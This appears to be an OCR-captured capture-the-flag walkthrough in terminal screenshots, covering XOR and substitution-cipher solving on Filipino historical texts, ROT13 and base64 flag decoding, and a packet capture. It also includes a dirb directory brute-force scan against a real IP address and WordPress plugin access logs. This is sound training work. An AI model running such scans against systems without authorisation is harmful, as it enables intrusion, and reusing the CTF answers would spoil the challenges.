[12/05/25]seed@VM:~/.../ctf$ ls
%2f  hash.txt  output.txt  sample.exe  xor
[12/05/25]seed@VM:~/.../ctf$ python3 xor.py
a: idyoiqibeiegcfaw
b: jgzljrjafjfd`ebt
c: kf{mksk`gkgeadcu
d: la|jltlg`l`bfcdr
e: m`}kmumfamacgbes
f: nc~hnvnebnb`dafp
h: `mpf`x`kl`lnjoh~
j: bordbzbinbnlhmj|
k: cnsec{chocomilk}
l: ditbd|dohdhjnklz
m: ehuce}enieikojm{
n: fkv`f~fmjfjhlinx
p: xuh~x`xstxtvrwpf
r: zwj|zbzqvzvtpurd
s: {vk}{c{pw{wuqtse
t: |qlz|d|wp|prvstb
u: }pm{}e}vq}qswruc
v: ~snx~f~ur~rptqv`
[12/05/25]seed@VM:~/.../ctf$
```



seed@VM: ~/.../ctf
[12/05/25]seed@VM:~/.../ctf$ ls
%2f cipher.bin hash.txt header output.txt sample.exe xor xor.py
[12/05/25]seed@VM:~/.../ctf$ cat header cipher.bin > combined.bin
[12/05/25]seed@VM:~/.../ctf$ xdg-open combined.bin
[12/05/25]seed@VM:~/.../ctf$
37%
comb...


seed@VM: ~/.../crypto05
[12/05/25]seed@VM:~/.../crypto05$ cat header cipher.bin > combined.bin
[12/05/25]seed@VM:~/.../crypto05$ xdg-open combined.bin
[12/05/25]seed@VM:~/.../crypto05$
91%
comb...

```
ort -nr
   243 m
   177 k
   164 t
   139 o
   135 r
   134 g
   130 v
   127 s
   116 f
    87 b
    75 y
    51 q
    51 e
    51 d
    41 i
    40 h
    32 p
    30 z
    27 l
    21 w
    13 x
    12 c
     3 u
     2 j
[12/05/25]seed@VM:~/.../06crypto$
```

```
[12/05/25]seed@VM:~/.../06crypto$
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmgsrokbpeaydqfi' 'THEAISNOLCUQDFWRB'
 THE LIFE THAT IS NOT CONSECRATED TO A LOFTw AND REASONABLE hURhOSE IS A TREE WITHOUT A SHADE IF
OT A hOISONOUS WEED

 TO DO zOOD FOR hERSONAL zAIN AND NOT FOR ITS OWN SAcE IS NOT xIRTUE

 IT IS RATIONAL TO BE CHARITABLE AND LOxE ONES FELLOW CREATURE AND TO ADuUST ONES CONDUCT ACTS AN
 WORDS TO WHAT IS IN ITSELF REASONABLE

 WHETHER OUR ScIN BE BLACc OR WHITE WE ARE ALL BORN EjUAL SUhERIORITw IN cNOWLEDzE WEALTH AND BEA
Tw ARE TO BE UNDERSTOOD BUT NOT SUhERIORITw Bw NATURE

 THE HONORABLE lAN hREFERS HONOR TO hERSONAL zAIN THE SCOUNDREL zAIN TO HONOR

 TO THE HONORABLE lAN HIS WORD IS SACRED

 DO NOT WASTE THw TIlE WEALTH CAN BE RECOxERED BUT NOT TIlE LOST

 DEFEND THE OhhRESSED AND FIzHT THE OhhRESSOR BEFORE THE LAW OR IN THE FIELD
```


14 Rules of Kartilya ng Katipunan ni Emilio Jacinto
I
The life that is not consecrated to a lofty and reasonable purpose is a tree without a shade, if not a poisonous weed.
Ang kabuhayang hindi ginugugol sa isang malaki at banal na kadahilanan ay kahoy na walang lilim, kun di damong makamandang.
The First Code of Conduct simply tells us that we must have a purpose-driven life. We must


Open
output.txt
~/Downloads/ctf/06crypto
Save
*Untitled Document 1
cipher.txt
output.txt
he is worth most who is a man of proven and real value who does good keeps his words is worthy and honest he who does not oppress nor consent to being oppressed he who loves and cherishes his fatherland though he be born in the wilderness and know no tongue but his own flag is liberty
26
27 when these rules of conduct shall be known to all the longedfor sun of liberty shall rise brilliant over this most unhappy portion of the globe and its rays shall diffuse everlasting joy among the confederated brethren of the same rays the lives of those who have gone before the fatigues and the wellpaid sufferings will remain if he who desires to enter the katipunan has informed himself of all this and believes he will be able to perform what will be his duties he may fill out the application for admission

```
 WHEN THESE RULES OF CONDUCT SHALL BE KNOWN TO ALL THE LONGEDFOR SUN OF LIBERTY SHALL RISE BRIL
NT OVER THIS MOST UNHAPPY PORTION OF THE GLOBE AND ITS RAYS SHALL DIFFUSE EVERLASTING JOY AMONG
E CONFEDERATED BRETHREN OF THE SAME RAYS THE LIVES OF THOSE WHO HAVE GONE BEFORE THE FATIGUES A
THE WELLPAID SUFFERINGS WILL REMAIN IF HE WHO DESIRES TO ENTER THE KATIPUNAN HAS INFORMED HIMSE
OF ALL THIS AND BELIEVES HE WILL BE ABLE TO PERFORM WHAT WILL BE HIS DUTIES HE MAY FILL OUT THE
PLICATION FOR ADMISSION
[12/05/25]seed@VM:~/.../06crypto$ ^C
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmbsdgrokpfywiheqzjclxu' 'thelifasnocrd
uwgqkmvj'
 the life that is not consecrated to a lofty and reasonable purpose is a tree without a shade i
ot a poisonous weed

 to do good for personal gain and not for its own sake is not virtue

 it is rational to be charitable and love ones fellow creature and to adjust ones conduct acts
 words to what is in itself reasonable

 whether our skin be black or white we are all born equal superiority in knowledge wealth and b
ty are to be understood but not superiority by nature

 the honorable man prefers honor to personal gain the scoundrel gain to honor

 to the honorable man his word is sacred
```

cypher006

```
[12/05/25]seed@VM:~/.../crypto006$ cat cipher.txt | tr 'evhdjkptycsf' 'THEIADNGFWRS'
IF THE mrzoG wAo HAD gEEo NESS iREraaziIED, IF HE HAD HAD wrRE azRIrSITm AoD HAD aARED Tr SEE WITH HIS riERA GNASSES WHAT WAS GrIoG ro Io T
T ATwrSiHERE rF NIGHT, HE WrzND HAqE gEEo aHARwED WITH roE rF THrSE wAGIaAN AoD FAoTASTIa SiEaTAaNES, THE NIuE rF WHIaH IS SrwETIwES SEEo I
THE GREAT THEATERS rF EzRriE.  Tr THE SzgDzED STRAIoS rF THE rRaHESTRA THERE SEEwS Tr AiiEAR Io THE wIDST rF A SHrWER rF NIGHT, A aASaADE r
GrND AoD DIAwroDS Io Ao rRIEoTAN SETTIoG, A DEITm WRAiiED Io wISTm GAzlE, A SmNiH EoqENriED Io A NzwIorzS HANr, WHr wrqES FrRWARD AiiAREoTN
WITHrzT TrzaHIoG THE FNrrR.  Io HER iRESEoaE THE FNrWERS gNrrw, THE DAoaE AWAuEoS, THE wzSIa gzRSTS FrRTH, AoD TRrriS rF DEqINS, omwiHS, SA
RS, DEwroS, AoGENS, SHEiHERDS AoD SHEiHERDESSES, DAoaE, SHAuE THEIR TAwgrzRIoES, AoD WHIRN AgrzT Io RHmTHwIa EqrNzTIroS, EAaH roE iNAaIoG S
E TRIgzTE AT THE FEET rF THE GrDDESS. IgARRA WrzND HAqE SEEo A gEAzTIFzN AoD GRAaEFzN wAIDEo, aNrTHED Io THE iIaTzRESxzE GARwEoTS rF THE DA
HTERS rF THE iHINIiiIoES, STAoDIoG Io THE aEoTER rF A SEwIaIRaNE wADE zi rF EqERm aNASS rF iEriNE, aHIoESE, SiAoIARDS, FINIiIorS, SrNDIERS,
zRATES, rND wEo AoD mrzoG, ANN GESTIazNATIoG AoD wrqIoG AgrzT Io A NIqENm wAooER.  iADRE DAwASr STrrD AT THE SIDE rF THE gEAzTm, SwINIoG NI
 roE ESiEaIANNm gNESSED. FRAm SIgmNA—mES, FRAm SIgmNA HIwSENF—WAS TANuIoG Tr HER.  DrñA qIaTrRIoA WAS ARRAoGIoG Io THE wAGoIFIaEoT HAIR rF
E wAIDEo A STRIoG rF iEARNS AoD DIAwroDS WHIaH THREW rzT ANN THE gEAzTIFzN TIoTS rF THE RAIogrW.  SHE WAS WHITE, iERHAiS Trr wzaH Sr, AoD W
oEqER SHE RAISED HER DrWoaAST EmES THERE SHroE FrRTH A SirTNESS SrzN.  WHEo SHE SwINED Sr AS Tr SHrW HER SwANN WHITE TEETH THE gEHrNDER REA
lED THAT THE RrSE IS roNm A FNrWER AoD IqrRm gzT THE ENEiHAoT'S TzSu.  FRrw rzT THE FINwm iIñA DRAiERIES ARrzoD HER WHITE AoD SHAiENm oEau
ERE gNIouED, AS THE TAGANrGS SAm, THE gRIGHT EmES rF A arNNAR rF DIAwroDS.  roE wAo roNm Io ANN THE aRrWD SEEwED IoSEoSIgNE Tr HER RADIAoT
FNzEoaE—A mrzoG FRAoaISaAo, THIo, WASTED, AoD iANE, WHr WATaHED HER FRrw A DISTAoaE, wrTIroNESS AS A STATzE AoD SaARaENm gREATHIoG.

gzT IgARRA SAW orTHIoG rF ANN THIS—HIS EmES WERE FInED ro rTHER THIoGS.  A SwANN SiAaE WAS EoaNrSED gm FrzR gARE AoD GRIwm WANNS, Io roE rF
HIaH WAS Ao IRro GRATIoG.  ro THE FINTHm AoD NrATHSrwE FNrrR WAS A wAT ziro WHIaH Ao rND wAo NAm ANroE Io THE THRrES rF DEATH, Ao rND wAo g
ATHIoG WITH DIFFIazNTm AoD TzRoIoG HIS HEAD FRrw SIDE Tr SIDE AS AwID HIS TEARS HE zTTERED A oAwE. T HE rND wAo WAS ANroE, gzT FRrw TIwE Tr
IwE A GRrAo rR THE RATTNE rF A aHAIo WAS HEARD ro THE rTHER SIDE rF THE WANN.  FAR AWAm THERE WAS A wERRm FEAST, ANwrST Ao rRGm; A mrzTH WA
NAzGHIoG, SHrzTIoG, AoD irzRIoG WIoE ziro THE FNrWERS AwID THE AiiNAzSE AoD DRzouEo NAzGHTER rF HIS arwiAoIroS.  THE rND wAo HAD THE FEATzR
 rF HIS FATHER, THE mrzTH WAS HIwSENF, AoD THE oAwE THAT THE rND wAo zTTERED WITH TEARS WAS HIS rWo oAwE! THIS WAS WHAT THE WRETaHED mrzoG
o SAW gEFrRE HIw.  THE NIGHTS Io THE HrzSE riirSITE WERE EnTIoGzISHED, THE wzSIa AoD THE orISES aEASED, gzT IgARRA STINN HEARD THE AoGzISHE
aRm rF HIS FATHER aANNIoG ziro HIS Sro Io THE HrzR rF HIS DEATH.
[12/05/25]seed@VM:~/.../crypto006$
```


```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[12/05/25]seed@VM:~/.../IDA$ strings rev00.exe | grep "cnsec"
cnsec{g00d_f1nd}
[12/05/25]seed@VM:~/.../IDA$
```

```
CreateFileW
WriteConsoleW
pafrp{Orgrytrhfr}
Please enter the password:
Here's your flag: %s
Invalid password!

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[12/05/25]seed@VM:~/.../130IDA$ strings rev01.exe | grep "cnsec"
[12/05/25]seed@VM:~/.../130IDA$ strings rev01.exe > output.txt
[12/05/25]seed@VM:~/.../130IDA$ echo "pafrp{Orgrytrhfr}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
cnsec{Betelgeuse}
[12/05/25]seed@VM:~/.../130IDA$
```

Open *Untitled Document 2 Save

```
1 pafrp{Orgrytrhfr}
2 cnsec{          }  ROT13 DECODE
```

Plain Text Tab Width: 8 Ln 2, Col 32 INS




seed@VM: ~/.../ctf


```
[12/05/25]seed@VM:~/.../ctf$ echo "dXNlcnVzZXI=" | base64 -d
useruser[12/05/25]seed@VM:~/.../ctf$ echo "Y25zZWN7MDBwU19wNHNzVzByRF9yM1YzNExlZH0=" | base64 -d
cnsec{00pS_p4ssW0rD_r3V34Led}[12/05/25]seed@VM:~/.../ctf$
```


```
[12/05/25]seed@VM:~$ dirb http://202.92.144.172:9081

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Dec  5 14:50:32 2025
URL_BASE: http://202.92.144.172:9081/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://202.92.144.172:9081/ ----
+ http://202.92.144.172:9081/cgi-bin/ (CODE:403|SIZE:291)
+ http://202.92.144.172:9081/index.html (CODE:200|SIZE:80)
+ http://202.92.144.172:9081/server-status (CODE:403|SIZE:296)

-----------------
```

```
-----------------

START_TIME: Fri Dec  5 14:56:16 2025
URL_BASE: http://202.92.144.172:9081/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://202.92.144.172:9081/cgi-bin/ ----
+ http://202.92.144.172:9081/cgi-bin/status (CODE:200|SIZE:21)

-----------------
END_TIME: Fri Dec  5 14:59:49 2025
DOWNLOADED: 4612 - FOUND: 1
```

Wireshark



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protoco Length Info
13 2021-12-22 22:18:... 127.0.0.1 127.0.1.1 TCP 68 56090 → 1911 [ACK] Seq=2926139115 Ack=1855742525 Win
14 2021-12-22 22:18:... 127.0.0.1 127.0.1.1 TCP 98 56090 → 1911 [PSH, ACK] Seq=2926139115 Ack=185574252
15 2021-12-22 22:18:... 127.0.1.1 127.0.0.1 TCP 68 1911 → 56090 [ACK] Seq=1855742525 Ack=2926139145 Win
16 2021-12-22 22:18:... 127.0.1.1 127.0.0.1 TCP 84 1911 → 56090 [PSH, ACK] Seq=1855742525 Ack=292613914
17 2021-12-22 22:18:... 127.0.0.1 127.0.1.1 TCP 68 56090 → 1911 [ACK] Seq=2926139145 Ack=1855742541 Win
18 2021-12-22 22:21:... 127.0.0.1 127.0.1.1 TCP 128 56090 → 1911 [PSH, ACK] Seq=2926139145 Ack=185574254
Frame 18: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.1.1
Transmission Control Protocol, Src Port: 56090, Dst Port: 1911, Seq: 2926139145, Ack: 1855742541, Len: 60
Source Port: 56090
Destination Port: 1911
[Stream index: 0]
[TCP Segment Len: 60]
Sequence number: 2926139145
[Next sequence number: 2926139205]
Acknowledgment number: 1855742541
0000 00 00 03 04 00 06 00 00 00 00 00 00 07 77 08 00 ....w..
0010 45 00 00 70 29 e8 40 00 40 06 11 9e 7f 00 00 01 E..p).@. @.......
0020 7f 00 01 01 db 1a 07 77 ae 69 57 09 6e 9c 62 4d ....w .iW.n.bM
0030 80 18 02 00 ff 64 00 00 01 01 08 0a 0f 31 4c b3 .....d.. .....1L.
0040 28 89 fc 00 65 74 6f 20 6e 61 20 79 75 75 69 6e (...eto na yuuin
0050 67 20 66 6c 61 67 20 73 69 65 3a 20 59 32 35 7a g flag s ie: Y25z
0060 5a 57 4e 37 51 45 34 35 58 30 68 70 63 6b 42 77 ZWN7QE45 X0hpckBw


[12/05/25]seed@VM:~$ echo "Y25zZWN7QE45X0hpckBwX25pN09fSGFoQH0K" | base64 -d
cnsec{@N9_Hir@p_ni7O_Hah@}
[12/05/25]seed@VM:~$
[12/05/25]seed@VM:~$


10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/getfile.js?ver=7.1.2 HTTP/1.1" 200 1807 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/help.js?ver=7.1.2 HTTP/1.1" 200 4672 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/hidden.js?ver=7.1.2 HTTP/1.1" 200 517 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/hide.js?ver=7.1.2 HTTP/1.1" 200 1774 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/home.js?ver=7.1.2 HTTP/1.1" 200 646 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/mkdir.js?ver=7.1.2 HTTP/1.1" 200 1336 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
